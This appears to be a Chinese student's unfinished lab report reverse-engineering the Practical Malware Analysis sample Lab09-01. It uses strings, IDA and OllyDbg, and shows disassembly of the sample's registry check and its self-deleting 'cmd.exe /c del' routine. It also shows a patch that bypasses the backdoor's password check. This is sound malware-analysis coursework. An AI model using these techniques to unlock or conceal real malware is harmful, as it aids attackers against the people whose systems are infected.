

个人信息

姓名：付文轩

学号：1911410

专业：信息安全

Lab9-1

问题

1. 如何让这个恶意代码安装自身
2. 这个恶意代码的命令行选项是什么？他要求的密码是什么？
3. 如何利用OD永久修补这个恶意代码，使其不需要指定的命令行密码
4. 这个恶意代码基于系统的特征是什么
5. 这个恶意代码通过网络命令执行了哪些不同操作
6. 这个恶意代码是否有网络特征

实验过程

首先用strings工具简单看一下有没有一些比较明显的、需要关注的字符串

```
C:\ 命令提示符
GetModuleHandleA
GetEnvironmentVariableA
GetVersionExA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
MultiByteToWideChar
GetStringTypeA
GetStringTypeW
SetFilePointer
VirtualAlloc
LCMapStringA
LCMapStringW
GetProcAddress
LoadLibraryA
FlushFileBuffers
GetFileAttributesA
CreateProcessA
CompareStringA
CompareStringW
SetEnvironmentVariableA
I2Q
Configuration
SOFTWARE\Microsoft \XPS
\kernel32.dll
HTTP/1.0
GET
',',',
',',',
NOTHING
CMD
DOWNLOAD
UPLOAD
SLEEP
cmd.exe
>> NUL
/c del
ups
http://www.practicalmalwareanalysis.com
Manager Service
.exe
%SYSTEMROOT%\system32\
k:%s h:%s p:%s per:%s
-cc
-re
-in
eee
<<<<< H
'y!
@~@
```

可以看到前面有非常多的函数调用。在这里我们可以看到一些比较有意思的字符串，如 `SOFTWARE\...` 表示可能会有在注册表上的操作；`kernel32.dll` 表示可能会对调用或者是修改 `kernel32.dll` 文件；`HTTP/1.0 GET http://.....` 表示会有网络访问，并且会发送 `get` 请求等；`CMD NOTHING DOWNLOAD UPLOAD SLEEP` 等字符串，猜测可能会是这个程序在不同的情况下会做出不同的行为；最后一组比较有意思的字符串是 `-cc -re -in`，结合前面的 `cmd.exe`，猜测可能是在命令行运行本样本时需要的参数

接下来使用OD进行分析

首先为了快速找到main函数的入口地址，先使用了IDA进行分析，找到程序的入口地址

.text:00402AF0		
.text:00402AF0 55	push	ebp
.text:00402AF1 8B EC	mov	ebp, esp
.text:00402AF3 B8 2C 18 00 00	mov	eax, 182Ch
.text:00402AF8 E8 B3 03 00 00	call	__alloca_probe
.text:00402AFD 83 7D 08 01	cmp	[ebp+arg_0], 1
.text:00402B01 75 1A	jnz	short loc_402B1D
.text:00402B03 E8 F8 E4 FF FF	call	sub_401000
.text:00402B08 85 C0	test	eax, eax
.text:00402B0A 74 07	jz	short loc_402B13
.text:00402B0C E8 4F F8 FF FF	call	sub_402360
.text:00402B11 EB 05	jmp	short loc_402B18
.text:00402B13		

可以发现是从00402AF0开始的（这里有一点要注意的就是，IDA里的地址其实是一个偏移地址，如果没有重定向，那么这里的地址可以直接当做程序的地址使用，但如果出现有重定向现象，那么需要对地址进行计算）

将OD使用快捷键F8运行到403945（这里是对main函数调用的位置），之后step-into进入到00402AF0

DIS-ASM	HEX	EX-ASM	COMMENT
00402AF0	55	PUSH EBP	
00402AF1	8BEC	MOV EBP, ESP	
00402AF3	B8 2C180000	MOV EAX, 182C	
00402AF8	E8 B3030000	CALL Lab09-01.00402E80	
00402AFD	837D 08 01	CMP DWORD PTR SS:[EBP+8], 1	
00402B01	75 1A	JNZ SHORT Lab09-01.00402B1D	
00402B03	E8 F8E4FFFF	CALL Lab09-01.00401000	

在402AF8这个位置，可以发现调用了函数，之后我们去IDA里查看一下这个函数的功能是什么

.text:00402E80	__alloca_probe	proc near	; CODE XREF: sub_401070+87p
.text:00402E80			; sub_401280+87p ...
.text:00402E80			
.text:00402E80	arg_0	= byte ptr 4	
.text:00402E80 51		push ecx	
.text:00402E81 3D 00 10 00 00		cmp eax, 1000h	
.text:00402E86 8D 4C 24 08		lea ecx, [esp+4+arg_0]	
.text:00402E8A 72 14		jb short loc_402E80	
.text:00402E8C	loc_402E8C:		; CODE XREF: __alloca_probe+1E4j
.text:00402E8C 81 E9 00 10 00 00		sub ecx, 1000h	
.text:00402EC2 2D 00 10 00 00		sub eax, 1000h	
.text:00402EC7 85 01		test [ecx], eax	
.text:00402EC9 3D 00 10 00 00		cmp eax, 1000h	
.text:00402ECE 73 EC		jnb short loc_402E8C	
.text:00402ED0	loc_402ED0:		; CODE XREF: __alloca_probe+A7j
.text:00402ED0 2B C8		sub ecx, eax	
.text:00402ED2 8B C4		mov eax, esp	
.text:00402ED4 85 01		test [ecx], eax	
.text:00402ED6 8B E1		mov esp, ecx	
.text:00402ED8 8B 08		mov ecx, [eax]	
.text:00402EDA 8B 40 04		mov eax, [eax+4]	
.text:00402EDD 50		push eax	
.text:00402EDE C3		retn	
.text:00402EDE	__alloca_probe	endp	
.text:00402F0F			

分析过后，可以发现这个函数分为三部分，首先一开始检查申请的栈大小是否大小0x1000，如果大于的话，不停的循环，依次将大小和栈顶地址减0x1000，再判断一下是否溢出，通过test [ecx], eax来判断是否溢出，因为栈大小有限制，如果申请的空间过大，到了低端地址，是无法访问的，所在test一下，如果无法访问，则会报错产生一上访问异常。最后再减去0x1000的余数，再检查一下是否到了低地址，再修改esp的值，还原原来ecx的值，再构建一个假的Far return返回地址。

之后在00402AFD位置时，程序查看了命令行参数的数量是否为1，而由于在这里我们是直接运行的，所以是没有参数的，那么这里CMP之后的z flag是1，检查成功，进入到401000执行

地址	HEX 数据	反汇编	注释
00401000	55	PUSH EBP	
00401001	8BEC	MOV EBP, ESP	
00401003	83EC 08	SUB ESP, 8	
00401006	8D45 F8	LEA EAX, DWORD PTR SS:[EBP-8]	
00401009	50	PUSH EAX	pHandle
0040100A	68 3F000F00	PUSH 0F003F	Access = KEY_ALL_ACCESS
0040100F	6A 00	PUSH 0	Reserved = 0
00401011	68 40C04000	PUSH Lab09-01.0040C040	Subkey = "SOFTWARE\Microsoft\XPS"
00401016	68 02000080	PUSH 80000002	hKey = HKEY_LOCAL_MACHINE
0040101B	FF15 20B04000	CALL DWORD PTR DS:[<ADVAPI32.RegOpenKeyExA	RegOpenKeyExA
00401021	85C0	TEST EAX, EAX	
00401023	74 04	JE SHORT Lab09-01.00401029	
00401025	33C0	XOR EAX, EAX	
00401027	EB 3D	JMP SHORT Lab09-01.00401066	
00401029	6A 00	PUSH 0	pBufSize = NULL
0040102B	6A 00	PUSH 0	Buffer = NULL
0040102D	6A 00	PUSH 0	pValueType = NULL
0040102F	6A 00	PUSH 0	Reserved = NULL
00401031	68 30C04000	PUSH Lab09-01.0040C030	ValueName = "Configuration"
00401036	8B4D F8	MOV ECX, DWORD PTR SS:[EBP-8]	
00401039	51	PUSH ECX	hKey
0040103A	FF15 24B04000	CALL DWORD PTR DS:[<ADVAPI32.RegQueryValueExA	RegQueryValueExA
00401040	8945 FC	MOV DWORD PTR SS:[EBP-4], EAX	
00401043	837D FC 00	CMP DWORD PTR SS:[EBP-4], 0	
00401047	74 0E	JE SHORT Lab09-01.00401057	
00401049	8B55 F8	MOV EDX, DWORD PTR SS:[EBP-8]	
0040104C	52	PUSH EDX	hObject
0040104D	FF15 64B04000	CALL DWORD PTR DS:[<KERNEL32.CloseHandle	CloseHandle
00401053	33C0	XOR EAX, EAX	
00401055	EB 0F	JMP SHORT Lab09-01.00401066	
00401057	8B45 F8	MOV EAX, DWORD PTR SS:[EBP-8]	
0040105A	50	PUSH EAX	hObject
0040105B	FF15 64B04000	CALL DWORD PTR DS:[<KERNEL32.CloseHandle	CloseHandle
00401061	B8 01000000	MOV EAX, 1	
00401066	8BE5	MOV ESP, EBP	
00401068	5D	POP EBP	
EBP=0012FF80			

进入到这个位置后我们可以发现，接下来他的操作顺序是打开注册表（注意到参数中有 Subkey="SOFTWARE\...."，以及hKey为HKEY_LOCAL_MACHINE）--查询某个注册表值（注意到参数中有ValueName="Configuration"）-- 关闭之前打开的句柄；显然这个注册表的句柄应该是不存在的，所以最后的返回值应该是0。

地址	HEX 数据	反汇编	注释
00402B08	85C0	TEST EAX, EAX	
00402B0A	74 07	JE SHORT Lab09-01.00402B13	
00402B0C	E8 4FF8FFFF	CALL Lab09-01.00402360	
00402B11	EB 05	JMP SHORT Lab09-01.00402B18	
00402B13	E8 F8F8FFFF	CALL Lab09-01.00402410	
00402B18	E9 59020000	JMP Lab09-01.00402D76	

所以在接下来的这里，应该会进入到00402410这个位置

方便起见，这里就先用IDA简单看一下这个函数的功能

```
; Attributes: noreturn bp-based frame
```

```
sub_402410 proc near
```

```
szLongPath= byte ptr -208h
```

```
Parameters= byte ptr -104h
```

```
push    ebp
mov     ebp, esp
sub     esp, 208h
push    ebx
push    esi
push    edi
push    104h                ; nSize
lea     eax, [ebp+szLongPath]
push    eax                ; lpFilename
push    0                  ; hModule
call    ds:GetModuleFileNameA
push    104h                ; cchBuffer
lea     ecx, [ebp+szLongPath]
push    ecx                ; lpszShortPath
lea     edx, [ebp+szLongPath]
push    edx                ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCDel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
chk     esp, 0
```

```


rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
mov     edi, offset aNul ; " >> NUL"
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
push    0                ; nShowCmd
push    0                ; lpDirectory
lea     eax, [ebp+Parameters]
push    eax              ; lpParameters
push    offset File      ; "cmd.exe"
push    0                ; lpOperation
push    0                ; hwnd
call    ds:ShellExecuteA
push    0                ; int
call    _exit
sub     40240, endp

```

从几个call的调用顺序大概可以看出来一段的功能是获取当前可执行文件的路径，同时结合后面的一个字符串“/c del”，同时还有“>> NULL”，以及之后调用cmd.exe，可以猜测到这里是将自己给删除，最后有exit退出进程。

再想到之前strings中看到的一些字符串（-in等）和在刚开始分析时发现有一个地方在检查命令行参数的数量是否为1，很容易就能够想到这个程序应该是在cmd窗口中执行的，并且需要有一个参数，应该就是之前分析出来的那些。

其实到这里有两种方式去执行，一个是尝试输入参数去分析，从那些参数的名字来看，-in应该是install的意思，-re可能是reinstall也可能是remove，-cc则暂时没想到；或者是在这里对汇编代码进行一个修改，让他前面的位置返回1或者是这里直接跳过删除的位置。但是考虑到这里有三个参数，后面肯定会进行对比，也就是说后面的内容还需要进行修改，比较麻烦，所以这里还是不修改了，直接根据前面分析得到的参数尝试运行



同时注意到其实还有一个参数-c，具体左右在后面分析

之后在OD中找到Debug->Arguments，添加参数，根据之前的猜测，显然这里应该填入-in



但是在执行的时候发现，在检查命令行参数数量是否是1是，返回的仍是0，也就是说填入的参数并没有用，程序仍然会删除自己。接下来重新回到程序的起点，进行单步跟踪查看一下到底是为什么。

首先主要是查看一下这里检查参数数量是否为1的位置

地址	HEX 数据	反汇编	注释
00402AF0	55	PUSH EBP	
00402AF1	8BEC	MOV EBP, ESP	
00402AF3	B8 2C180000	MOV EAX, 182C	
00402AF8	E8 B3030000	CALL Lab09-01.00402E80	
00402AFD	837D 08 01	CMP DWORD PTR SS:[EBP+8], 1	
00402B01	75 1A	JNZ SHORT Lab09-01.00402B1D	


仔细观察这里，可以发现这里比较的是EBP+8位置上的值，也就是main函数的第一个参数

观察到注释中的一个位置

00402B1D	> 8B45 08	MOV EAX, DWORD PTR SS:[EBP+8]	
00402B20	8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]	
00402B23	8B5481 FC	MOV EDX, DWORD PTR DS:[ECX+EAX*4-4]	
00402B27	8955 FC	MOV DWORD PTR SS:[EBP-4], EDX	
00402B2A	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-4]	
00402B2D	50	PUSH EAX	
00402B2E	E8 DDF9FFFF	CALL Lab09-01.00402510	[Arg1 Lab09-01.00402510]

可以发现这里是和参数有关，是将参数传递到了402510这个位置上的函数。同时根据EBP-4这里就可以看出，传递的是main函数的最后一个参数，而标准的C程序的main函数只有两个参数：argc是参数的个数，argv是命令行参数数组的指针。而EAX上存放着argc，ECX上存放着argv

之后我们在IDA上查看一下这个位置上的函数到底是干什么的



结合这里的代码和流程图我们发现，这里是很长一串关于每个位置上的字符的一个运算检查，猜测应该是对密码等东西进行校验

要对这一段代码进行理解、分析是非常难的，所以这里我们注意到右下角会执行 `mov eax, 1` 后猜测如果校验正确，这里应该是要返回1的，那么之后在OD里对这一部分进行修改，让他直接返回1，应该就能绕开这个检查。

修改后效果如下

00402B2D	50	PUSH EAX	Arg1
00402B2E	B8 01000000	MOV EAX, 1	
00402B33	83C4 04	ADD ESP, 4	
00402B36	85C0	TEST EAX, EAX	
00402B38	75 05	JNZ SHORT Lab09-01_00402B3E	

之后将其应用到二进制文件中，将新文件命名为：Lab09-01-mov1.exe，之后对新的样本进行分析

00402B20	8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]	
00402B23	8B5481 FC	MOV EDX, DWORD PTR DS:[ECX+EAX*4-4]	
00402B27	8955 FC	MOV DWORD PTR SS:[EBP-4], EDX	
00402B2A	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-4]	
00402B2D	50	PUSH EAX	
00402B2E	B8 01000000	MOV EAX, 1	
00402B33	83C4 04	ADD ESP, 4	
00402B36	85C0	TEST EAX, EAX	
00402B38	75 05	JNZ SHORT Lab09-01_00402B3E	

可以看到这里的指令从之前的call变成了mov


00402B33	. 83C4 04	ADD ESP, 4	
00402B36	. 85C0	TEST EAX, EAX	
00402B38	. 75 05	JNZ SHORT Lab09-01.00402B3F	
00402B3A	. E8 D1F8FFFF	CALL Lab09-01.00402410	
00402B3F	> 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]	
00402B42	. 8B51 04	MOV EDX, DWORD PTR DS:[ECX+4]	
00402B45	. 8995 E0E7FFF	MOV DWORD PTR SS:[EBP-1820], EDX	
00402B4B	. 68 70C14000	PUSH Lab09-01.0040C170	ASCII "-in"
00402B50	. 8B85 E0E7FFF	MOV EAX, DWORD PTR SS:[EBP-1820]	

从运行效果来看，成功越过了call 402410这个函数，避免了删除自身。

在执行到下面的push之后，我们可以看见栈中存放了-in的ASCII

0012E74C	00960BA6	ASCII "-in"
0012E750	0040C170	ASCII "-in"
0012E754	00000000	
0012E758	00000000	
0012E75C	0000032C	
0012E760	00960BA6	ASCII "-in"

观察到在之后程序调用了0040380F位置上的函数，使用IDA查看一下这个函数的功能是什么



从IDA的注释还有流程图中就可以看出，这里其实就是一个字符串检测功能的函数，加上传进来的参数的-in，那么也就能肯定这里是在检查我们传进来的参数是什么，从而决定样本的行为。

继续向下执行，我们发现他又进入到了删除自身的函数。仔细分析之间的内容发现，他会检查提供的两个命令行参数，可是之前我们只提供了一个命令行参数（也就是-in），那么这里检查又会失败，那么综合看来，第二个参数可能就是密码了。由于之前我们绕开了密码检查，那么这里我们可以随便输入任何字符串作为密码。之后重新设置一下传入的参数



修改后在同样位置的运行效果如下

00402B89	> 8D95 FCFBFFF	LEA EDX, DWORD PTR SS:[EBP-404]	
00402B8F	52	PUSH EDX	
00402B90	E8 6BFAFFFF	CALL Lab09-01.00402600	[Arg1 Lab09-01.00402600
00402B95	83C4 04	ADD ESP, 4	
00402B98	EB 28	JMP SHORT Lab09-01.00402BC2	
00402B9A	> 837D 08 04	CMP DWORD PTR SS:[EBP+8], 4	
00402B9E	75 1D	JNZ SHORT Lab09-01.00402BBD	
00402BA0	8B45 0C	MOV EAX, DWORD PTR SS:[EBP+C]	
00402BA3	8B48 08	MOV ECX, DWORD PTR DS:[EAX+8]	
00402BA6	898D F8FBFFF	MOV DWORD PTR SS:[EBP-408], ECX	
00402BAC	8B95 F8FBFFF	MOV EDX, DWORD PTR SS:[EBP-408]	
00402BB2	52	PUSH EDX	[Arg1 Lab09-01.00402600
00402BB3	E8 48FAFFFF	CALL Lab09-01.00402600	
00402BB8	83C4 04	ADD ESP, 4	
00402BBB	EB 05	JMP SHORT Lab09-01.00402BC2	
00402BBD	> E8 4EF8FFFF	CALL Lab09-01.00402410	
00402BC2	> E9 AF010000	JMP Lab09-01.00402D76	
00402BC7	< 8B4E 0C	MOV EAX, DWORD PTR SS:[EBP+C]	

成功绕开了删除的函数。

之后继续向下分析

00402B45	8995 E0E7FFF	MOV DWORD PTR SS:[EBP-1820], EDX	
00402B4B	68 70C14000	PUSH Lab09-01.0040C170	ASCII "-in"
00402B50	8B85 E0E7FFF	MOV EAX, DWORD PTR SS:[EBP-1820]	
00402B56	50	PUSH EAX	
00402B57	E8 B30C0000	CALL Lab09-01.0040380F	
00402B5C	83C4 08	ADD ESP, 8	
00402B5F	85C0	TEST EAX, EAX	
00402B61	75 64	JNZ SHORT Lab09-01.00402BC7	
00402B63	837D 08 03	CMP DWORD PTR SS:[EBP+8], 3	
00402B67	75 31	JNZ SHORT Lab09-01.00402B9A	
00402B69	68 00040000	PUSH 400	[Arg2 = 00000400
00402B6E	8D8D FCFBFFF	LEA ECX, DWORD PTR SS:[EBP-404]	
00402B74	51	PUSH ECX	[Arg1 Lab09-01.004025B0
00402B75	E8 36FAFFFF	CALL Lab09-01.004025B0	
00402B7A	83C4 08	ADD ESP, 8	

在这一部分，这个jnz 402BC7就是判断第一个参数是否为-in，这里可以看到没有进行跳转，也就是说程序检测到了-in这个参数

00402B67	75 31	JNZ SHORT Lab09-01.00402B9A	
00402B69	68 00040000	PUSH 400	[Arg2 = 00000400
00402B6E	8D8D FCFBFFF	LEA ECX, DWORD PTR SS:[EBP-404]	
00402B74	51	PUSH ECX	[Arg1 Lab09-01.004025B0
00402B75	E8 36FAFFFF	CALL Lab09-01.004025B0	
00402B7A	83C4 08	ADD ESP, 8	

在调用4025B0函数之前，可以发现压入了两个参数，分别是400和ECX中的值，观察栈上的状态可以发现：

012E74C	0012FB7C	Arg1 = 0012FB7C
012E750	00000400	Arg2 = 00000400

进入到这个函数体内部，可以看到这个函数调用了 `GetModuleFileNameA`，也就是获取当前文件的路径名

68 00040000	PUSH 400	BufSize = 400 (1024.)
8D85 00FCFFF	LEA EAX, DWORD PTR SS:[EBP-400]	PathBuffer
50	PUSH EAX	hModule = NULL
6A 00	PUSH 0	GetModuleFileNameA
FF15 38B04000	CALL DWORD PTR DS:[<KERNEL32.GetModule]	
85C0	TEST EAX, EAX	

当这一步执行完之后，观察栈的状态，可以发现栈上压入的当前文件的文件名

0012E74C	0012FB7C	ASCII "Lab09-01-mov1"
012E750	00000400	

在之后这个函数又调用了4036C8这个函数，在获取了文件名以后调用的函数肯定会执行一定的功能，这个需要详细关注。进入到函数体的内部，利用IDA查看一下这个函数都有执行了什么操作


```
; Attributes: library function bp-based frame
; void __cdecl _splitpath(const char *, char *, char *, char *, char *)
_splitpath proc near
```

可以发现IDA将这个函数识别成了_splitpath，在网上查阅资料之后发现这个函数就是分割路径。


之后这个函数和4025B0执行结束，回到main中，接下来又会调用一个函数402600，可以发现这个函数只有一个参数，也就是刚刚分割过后得到的文件名。




但是如果自己观察寄存器状态，可以发现在ECX中还存放了.exe这个字符串



接下来对这个函数的功能大概的进行分析，为了方便观看，之后的内容使用IDA进行查看。



